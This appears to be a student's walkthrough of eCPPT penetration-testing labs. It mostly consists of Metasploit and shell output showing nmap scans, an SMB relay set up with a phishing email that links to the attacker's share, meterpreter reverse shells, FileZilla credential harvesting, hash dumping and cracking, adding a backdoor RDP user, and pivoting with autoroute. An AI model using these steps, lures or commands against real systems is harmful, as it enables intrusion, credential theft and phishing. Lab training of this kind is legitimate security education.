OS:0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=
OS:164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 1 hop
Service Info: Host: SALES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1h44m59s, deviation: 3h30m00s, median: -1s
|_nbstat: NetBIOS name: SALES, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:a2:f0:ef (VMware)
| smb-os-discovery:
|   OS: Windows 7 Professional 7600 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::-:professional
|   Computer name: sales
|   NetBIOS computer name: SALES\x00
|   Domain name: sportsfoo.com
|   Forest name: sportsfoo.com
|   FQDN: sales.sportsfoo.com
|_  System time: 2021-04-02T04:10:22-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-04-02T11:10:22
|_  start_date: 2021-03-30T05:07:25

TRACEROUTE
HOP RTT       ADDRESS
1   301.55 ms 172.16.5.30

Nmap scan report for 172.16.5.31
Host is up (0.31s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Windows XP microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 00:50:56:A2:7E:AB (VMware)
Aggressive OS guesses: Microsoft Windows XP SP2 or SP3 (96%), Microsoft Windows XP SP3 (96%), Microsoft Windows Server 2003 SP1 or SP2 (94%), Microsoft Windows Server 2003 SP2 (94%), Microsoft Windows Server 2003 SP1 (94%), Microsoft Windows 2000 SP4 or Windows XP Professional SP1 (93%), Microsoft Windows 2003 SP2 (93%), Microsoft

```
Windows XP Professional SP2 or Windows Server 2003 (93%), Microsoft Windows 2000 SP3/SP4 or Windows XP SP1/SP2 (93%), Microsoft Windows XP SP2 or SP3, or Windows Embedded Standard 2009 (93%)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=4/2%OT=135%CT=1%CU=39090%PV=Y%DS=1%DC=D%G=Y%M=005056%T
OS:M=6066FBEA%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=107%TI=I%CI=I%II=I
OS:%TS=0)SEQ(SP=107%GCD=1%ISR=107%TI=I%CI=I%II=I%SS=S%TS=0)OPS(O1=M4E7NW0NN
OS:T00NNS%O2=M4E7NW0NNT00NNS%O3=M4E7NW0NNT00%O4=M4E7NW0NNT00NNS%O5=M4E7NW0N
OS:NT00NNS%O6=M4E7NNT00NNS)WIN(W1=FAF0%W2=FAF0%W3=FAF0%W4=FAF0%W5=FAF0%W6=F
OS:AF0)ECN(R=Y%DF=Y%T=80%W=FAF0%O=M4E7NW0NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A
OS:=S+%F=AS%RD=0%Q=)T2(R=Y%DF=N%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=
OS:Y%T=80%W=FAF0%S=O%A=S+%F=AS%O=M4E7NW0NNT00NNS%RD=0%Q=)T4(R=Y%DF=N%T=80%W
OS:=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=N%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
OS:T6(R=Y%DF=N%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=N%T=80%W=0%S=Z%A=S
OS:+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=B0%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK
OS:=G%RUD=G)IE(R=Y%DFI=S%T=80%CD=Z)

Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 3h59m58s, deviation: 5h39m26s, median: -2s
|_nbstat: NetBIOS name: FINANCE, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:a2:7e:ab (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: finance
|   NetBIOS computer name: FINANCE\x00
|   Domain name: sportsfoo.com
|   Forest name: sportsfoo.com
|   FQDN: finance.sportsfoo.com
|_  System time: 2021-04-02T03:10:22-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT       ADDRESS
1   309.52 ms 172.16.5.31

Post-scan script results:
| clock-skew:
|   1h44m59s:
|     172.16.5.30
|_    172.16.5.10
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (3 hosts up) scanned in 201.42 seconds
```

# *SMB Relay*


***SMB RELAY***

```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > search smb_relay

Matching Modules
================

  #  Name                                          Disclosure Date  Rank       Check  Description
  -  ----                                          ---------------  ----       -----  -----------
  0  auxiliary/admin/oracle/ora_ntlm_stealer       2009-04-07       normal     No     Oracle SMB Relay Code Execution
  1  auxiliary/scanner/sap/sap_smb_relay                            normal     No     SAP SMB Relay Abuse
```

```
  2  exploit/windows/smb/smb_relay          2001-03-31      excellent  No     MS08-068 Microsoft Windows SMB Relay
Code Execution


Interact with a module by name or index, for example use 2 or use exploit/windows/smb/smb_relay

msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > use 2
show o[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/smb_relay) > show options

Module options (exploit/windows/smb/smb_relay):

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SHARE    ADMIN$           yes       The share to connect to
  SMBHOST                   no        The target SMB server (leave empty for originating system)
  SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the
local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT  445              yes       The local port to listen on.


Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.82.135   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port


Exploit target:

  Id  Name
  --  ----
  0   Automatic


msf5 exploit(windows/smb/smb_relay) > set lhost tap0
lhost => tap0
msf5 exploit(windows/smb/smb_relay) > set srvhost tap0
srvhost => 172.16.5.150
msf5 exploit(windows/smb/smb_relay) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.16.5.150:4444
[*] Started service listener on 172.16.5.150:445
[*] Server started.
```

# *Thunderbird Email*

***THUNDERBIRD EMAIL***




NOW SEND THE FOLLOWING EMAIL, WE HAVE THE SMB RELAY LISTENING SO WE SHOULD GET SOMETHING BACK

Dear Bruno Caseiro
<br><br>
This is Iker Casillas speaking from Real Madrid. I'd like to thank you for your support and also for the nice words in your blog about my saves. <br>
Also I noticed that you also play as a goalkeeper in Brazil, so I'm going to send you a free pair of gloves, like the ones that I use during the matches, hope you like my little gift. <br>
Note: Just submit your direction so we can ship the gloves to you. You can do that by clicking <a href="file://\-\172.16.5.150\admin$">here</a>.
<br><br>Cheers<br>
Iker Casillas

# *RDP to Check Email*

***RDP TO CHECK EMAIL***

THIS USER IS NOT SIMULATED SO WE HAVE TO CHECK THE EMAIL OURSELVES

```
┌──(kali㉿kali)-[~/Desktop/eCPPT/DNS_and_SMB_Relay_Attack]
└─$ rdesktop 172.16.5.31 -u bcaseiro -p eLearnSecurityRocks! -d sportsfoo
Autoselecting keyboard map 'en-us' from locale
```

**AFTER TRYING TO GET RDESKTOP TO WORK AND FINALLY SEEING NO EMAILS I TRIED AGAIN, THERE IS A PROBLEM WITH THE LAB AND POP3 EMAIL SERVER NOT ALLOWING FOR ANY MORE DISK SPACE TO BE USED**

**I RESET THE LAB AND TRIED AGAIN AND GOT THE SAME ERROR MESSAGE, IT LOOKS LIKE WE WONT BE ABLE TO FULLY DO THIS LAB**

**I WILL TRY AGAIN WHEN I GET MY DESKTOP AND HAVE A BETTER CONNECTION**

# *Post Exploitation*

***POST EXPLOITATION***

# Scope

***SCOPE***

Post Exploitation
LAB 5
Scenario

You are a Penetration tester during the Post Exploitation phase of a given organization. This is what client organization defined as scope of tests:

Netblock: 10.32.0.0/16

You already have access to an internal machine (10.32.120.15), through a backdoor that you have previously installed and that will let you open a meterpreter session.

What the organization wants to test is the security of their database, located inside the DMZ.

The following image summarizes the Lab environment

Goals

Obtain access to the internal network

Map the internal network

Harvest information

Exploit services and weak passwords

Use pivoting technique to reach and exploit further hosts

Get database credentials and connect to it

# Metasploit

***METASPLOIT***

ACCORDING TO THE SCOPE WE ALREADY HAVE A BACKDOOR, LETS CONNECT TO THAT AND SET THE PROPER PAYLOAD

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST                      yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
```

```
Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set lhost tap0
lhost => 172.16.5.40
msf6 exploit(multi/handler) > set lport 4466
lport => 4466
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.5.40:4466
[*] Sending stage (175174 bytes) to 10.32.120.15
[*] Meterpreter session 1 opened (172.16.5.40:4466 -> 10.32.120.15:1047) at 2021-03-27 18:28:27 -0400

meterpreter >


meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >


WE USED GETSYSTEM TO BECOME SYSTEM ACCESS

meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:50:56:a2:81:22
MTU          : 1500
IPv4 Address : 10.32.120.15
IPv4 Netmask : 255.255.255.0

meterpreter > arp -a

ARP cache
=========

   IP address   MAC address        Interface
   ----------   -----------        ---------
   10.32.120.1  00:50:56:a2:6a:ab  2
   10.32.120.8  00:50:56:a2:60:c2  2

meterpreter >

DOING A LITTLE MORE ENUMERATION ABOVE, WE CAN SEE THAT WE ARE .15 AND WE CAN SEE WHAT WE THINK IS A
ROUTER AND ANOTHER SYSTEM (.8)

meterpreter > run arp_scanner -r 10.32.120.0/24
[*] ARP Scanning 10.32.120.0/24
[*] IP: 10.32.120.1 MAC 00:50:56:a2:6a:ab
[*] IP: 10.32.120.8 MAC 00:50:56:a2:60:c2
```

```
[*] IP: 10.32.120.17 MAC 00:50:56:a2:ad:f8
[*] IP: 10.32.120.15 MAC 00:50:56:a2:81:22
[*] IP: 10.32.120.13 MAC 00:50:56:a2:70:7e
```

RUNNING AN ARP SCANNER SO WE CAN RUN AN NMAP LATER USING THOSE IP ADDRESSES

```
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       10.32.120.0/24   yes       The target host(s), range CIDR identifier, or hosts file with syntax
'file:<path>'
   THREADS      10               yes       The number of concurrent threads (max one per host)
   TIMEOUT      500              yes       The socket connect timeout in milliseconds

msf6 auxiliary(scanner/portscan/tcp) > set rhosts 10.32.120.8,17,15,13
rhosts => 10.32.120.8,17,15,13
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 10.32.120.15:        - 10.32.120.15:139 - TCP OPEN
[+] 10.32.120.15:        - 10.32.120.15:135 - TCP OPEN
[+] 10.32.120.17:        - 10.32.120.17:139 - TCP OPEN
[+] 10.32.120.17:        - 10.32.120.17:135 - TCP OPEN
[+] 10.32.120.8:         - 10.32.120.8:135 - TCP OPEN
[+] 10.32.120.8:         - 10.32.120.8:139 - TCP OPEN
[+] 10.32.120.13:        - 10.32.120.13:135 - TCP OPEN
[+] 10.32.120.13:        - 10.32.120.13:139 - TCP OPEN
[+] 10.32.120.15:        - 10.32.120.15:445 - TCP OPEN
[+] 10.32.120.17:        - 10.32.120.17:445 - TCP OPEN
[+] 10.32.120.8:         - 10.32.120.8:445 - TCP OPEN
[+] 10.32.120.13:        - 10.32.120.13:445 - TCP OPEN
```

USING A PORT SCANNER TO START A PORT SCAN ON THE IP ADDRESSES WE FOUND DURING THE ARP SCAN

THE PORT SCAN ONLY GAVE US SO MUCH INFORMATION, LETS SEE IF WE CAN FIND ANYTHING THAT IS RUNNING ON THE DIFFERENT DEVICES

```
meterpreter > run post/windows/gather/enum_applications

[*] Enumerating applications installed on ELS-WINXP

Installed Applications
======================

 Name                                                Version
 ----                                                -------
 FileZilla Client 3.5.3                              3.5.3
 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148  9.0.30729.4148
 Microsoft Visual C++ 2010  x86 Redistributable - 10.0.40219     10.0.40219
 Security Update for Windows XP (KB958644)           1
 VMware Tools                                        10.0.9.3917699
 WebFldrs XP                                         9.50.7523


[+] Results stored in: /home/kali/.msf4/loot/20210327190714_default_10.32.120.15_host.application_876564.txt
```

# Enumerating Applications

***ENUMERATING APPLICATIONS***

```
meterpreter > run post/windows/gather/enum_applications

[*] Enumerating applications installed on ELS-WINXP

Installed Applications
======================

 Name                                                Version
 ----                                                -------
 FileZilla Client 3.5.3                              3.5.3
 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148  9.0.30729.4148
 Microsoft Visual C++ 2010  x86 Redistributable - 10.0.40219     10.0.40219
 Security Update for Windows XP (KB958644)           1
 VMware Tools                                        10.0.9.3917699
 WebFldrs XP                                         9.50.7523


[+] Results stored in: /home/kali/.msf4/loot/20210327190714_default_10.32.120.15_host.application_876564.txt
```

ALRIGHT WE FOUND A FEW APPLICATIONS, SPECIFICALLY FILEZILLA CLIENT

# FileZilla

***FILEZILLLA***

```
msf6 auxiliary(scanner/portscan/tcp) > search filezilla

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  auxiliary/dos/windows/ftp/filezilla_admin_user    2005-11-07       normal  No     FileZilla FTP Server Admin
Interface Denial of Service
   1  auxiliary/dos/windows/ftp/filezilla_server_port   2006-12-11       normal  No     FileZilla FTP Server Malformed
PORT Denial of Service
   2  post/multi/gather/filezilla_client_cred                            normal  No     Multi Gather FileZilla FTP Client Credential
Collection
   3  post/windows/gather/credentials/filezilla_server                   normal  No     Windows Gather FileZilla FTP Server
Credential Collection


Interact with a module by name or index. For example info 3, use 3 or use post/windows/gather/credentials/-
filezilla_server

msf6 auxiliary(scanner/portscan/tcp) > use post/multi/gather/filezilla_client_cred
msf6 post(multi/gather/filezilla_client_cred) > show options

Module options (post/multi/gather/filezilla_client_cred):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf6 post(multi/gather/filezilla_client_cred) > set session 1
session => 1
msf6 post(multi/gather/filezilla_client_cred) > run
```

[-] Error loading USER S-1-5-21-1715567821-1957994488-1417001333-500: Hive could not be loaded, are you Admin?
[-] Unexpected Windows error 1332
[*] Checking for Filezilla directory in: C:\Documents and Settings\eLSAdmin\Application Data
[*] Found C:\Documents and Settings\eLSAdmin\Application Data\FileZilla
[*] Checking for Filezilla directory in: C:\Documents and Settings\guest_1\Application Data
[*] Reading sitemanager.xml and recentservers.xml files from C:\Documents and Settings\eLSAdmin\Application Data\FileZilla
[*] Parsing sitemanager.xml
[*]  Collected the following credentials:
[*]  Server: 10.32.121.23:21
[*]  Protocol: FTP
[*]  Username: elsuser_ftp
[*]  Password: 3Ч�'��

[*] Parsing recentservers.xml
[*]  Collected the following credentials:
[*]  Server: 10.32.121.23:21
[*]  Protocol: FTP
[*]  Username: elsuser_ftp
[*]  Password: 3Ч�'��

[*] Post module execution completed
msf6 post(multi/gather/filezilla_client_cred) >

WE MAY GET SOME WEIRD CHARACTERS LIKE WHAT WE HAVE ABOVE, THAT IS OK WE CAN STILL FIGURE EVERYTHING OUT

C:\Documents and Settings\eLSAdmin\Application Data\FileZilla>type sitemanager.xml
type sitemanager.xml
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
<FileZilla3>
  <Servers>
    <Server>
      <Host>10.32.121.23</Host>
      <Port>21</Port>
      <Protocol>0</Protocol>
      <Type>0</Type>
      **<User>elsuser_ftp</User>**
      **<Pass>FTPStrongPwd</Pass>**
      <Account>intranet_FTP</Account>
      <Logontype>4</Logontype>
      <TimezoneOffset>0</TimezoneOffset>
      <PasvMode>MODE_DEFAULT</PasvMode>
      <MaximumMultipleConnections>0</MaximumMultipleConnections>
      <EncodingType>Auto</EncodingType>
      <BypassProxy>0</BypassProxy>
      <Name>IntranetFTP</Name>
      <Comments></Comments>
      <LocalDir></LocalDir>
      <RemoteDir></RemoteDir>
      <SyncBrowsing>0</SyncBrowsing>IntranetFTP
    </Server>
  </Servers>
</FileZilla3>

C:\Documents and Settings\eLSAdmin\Application Data\FileZilla>

AS SHOWN ABOVE WE LAUNCHED A SHELL AND THEN LOOKED A THE APPPLICATION, WHIICH SHOWED US THE USERNAME AND PASSWORD

## *Hashdump / John the Ripper*

***HASHDUMP / JOHN THE RIPPER***

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:87289513bddc269f9bcb24d74864beb2:::
eLSAdmin:1003:14b13fc03687d1a9f76ccb47241e3d88:ad0f2753ef35b6c90833ef47d9f08192:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:a88f7de3e682d17fea34bd03086620b5:2b07e52daf608f50d4cd9506c5b0220d:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:9f79c84005db73e0122f424022f8dbc0:::

┌──(kali㉿kali)-[~/Desktop/eCPPT/Post_Exploitation]
└─$ john hashdump.txt
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 7 password hashes with no different salts (LM [DES 128/128 SSE2])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 383 candidates buffered for the current salt, minimum 512 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
              (SUPPORT_388945a0)
              (Guest)
              (Administrator)
Proceeding with incremental:LM_ASCII
234            (eLSAdmin:2)
```

WE WILL LET JOHN  THE RIPPER RUN AND SEE IF WE FIND ANYTHING OF INTEREST

```
┌──(kali㉿kali)-[~/Desktop/eCPPT/Post_Exploitation]
└─$ john --show
hashdump.txt
1 ×
Administrator::500:aad3b435b51404eeaad3b435b51404ee:87289513bddc269f9bcb24d74864beb2:::
eLSAdmin:ELSPWD1234:1003:14b13fc03687d1a9f76ccb47241e3d88:ad0f2753ef35b6c90833ef47d9f08192:::
Guest::501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:RV@8EHKSYN6UOO:-
1000:a88f7de3e682d17fea34bd03086620b5:2b07e52daf608f50d4cd9506c5b0220d:::
SUPPORT_388945a0::1002:aad3b435b51404eeaad3b435b51404ee:9f79c84005db73e0122f424022f8dbc0:::

7 password hashes cracked, 0 left
```

**ALRIGHT WE CRACKED 7 HASHES**

# *Add Users / RDP*

***ADD USER / RDP***

```
meterpreter > shell
[-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 648 created.
Channel 6 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\eLSAdmin>net user guest_1 guestpwd /add
net user guest_1 guestpwd /add
The command completed successfully.
```

```
C:\Documents and Settings\eLSAdmin>net localgroup "Remote Desktop Users" guest_1 /add
net localgroup "Remote Desktop Users"
Alias name     Remote Desktop Users
Comment        Members in this group are granted the right to logon remotely

Members

-------------------------------------------------------------------------------
eLSAdmin
The command completed successfully.
```

IN THE ABOVE COMMANDS WE ADDED A USER guest_1 AND ADDED A PASSWORD guestpwd


```
meterpreter > run getgui -e

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*]    RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]    Terminal Services service is already set to auto
[*]    Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -r /home/kali/.msf4/logs/scripts/getgui/-
clean_up__20210327.5352.rc
meterpreter >
```

THE ABOVE COMMAND RUNS THE  RDP POWERSSHELL SCRIPT

```
┌──(kali㉿kali)-[~/Desktop/eCPPT/Post_Exploitation]
└─$ rdesktop 10.32.120.15 -u  guest_1
```

AND WE ARE IN REMOTE DESKTOP, NOW LETS GET INTO THAT FTP

# *RDP*



AS SHOWN ABOVE WE SUCCESSFULLY LOGGED IN TO RDP

**NOTICE THE IP ADDRESS AT THE TOP OF FILEZILLA!**

**LETS RUN AUTOROUTE TO BE ABLE TO GET TO THAT NETWORK**

# *AutoRoute*

***AUTOROUTE***

```
C:\Documents and Settings\eLSAdmin>^Z
Background channel 9? [y/N]  y
meterpreter > run autoroute -s 10.32.121.0/24

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.32.121.0/255.255.255.0...
[+] Added route to 10.32.121.0/255.255.255.0 via 10.32.120.15
[*] Use the -p option to list all active routes
meterpreter >
```

NOTICE THAT WHEN THE ABOVE IS DONE A ROUTE IS ADDED

```
┌──(kali㉿kali)-[~/Desktop/eCPPT/Post_Exploitation]
└─$ ip route
default via 192.168.82.1 dev eth0 proto dhcp metric 100
10.8.0.0/16 dev tun1 proto kernel scope link src 10.8.177.233
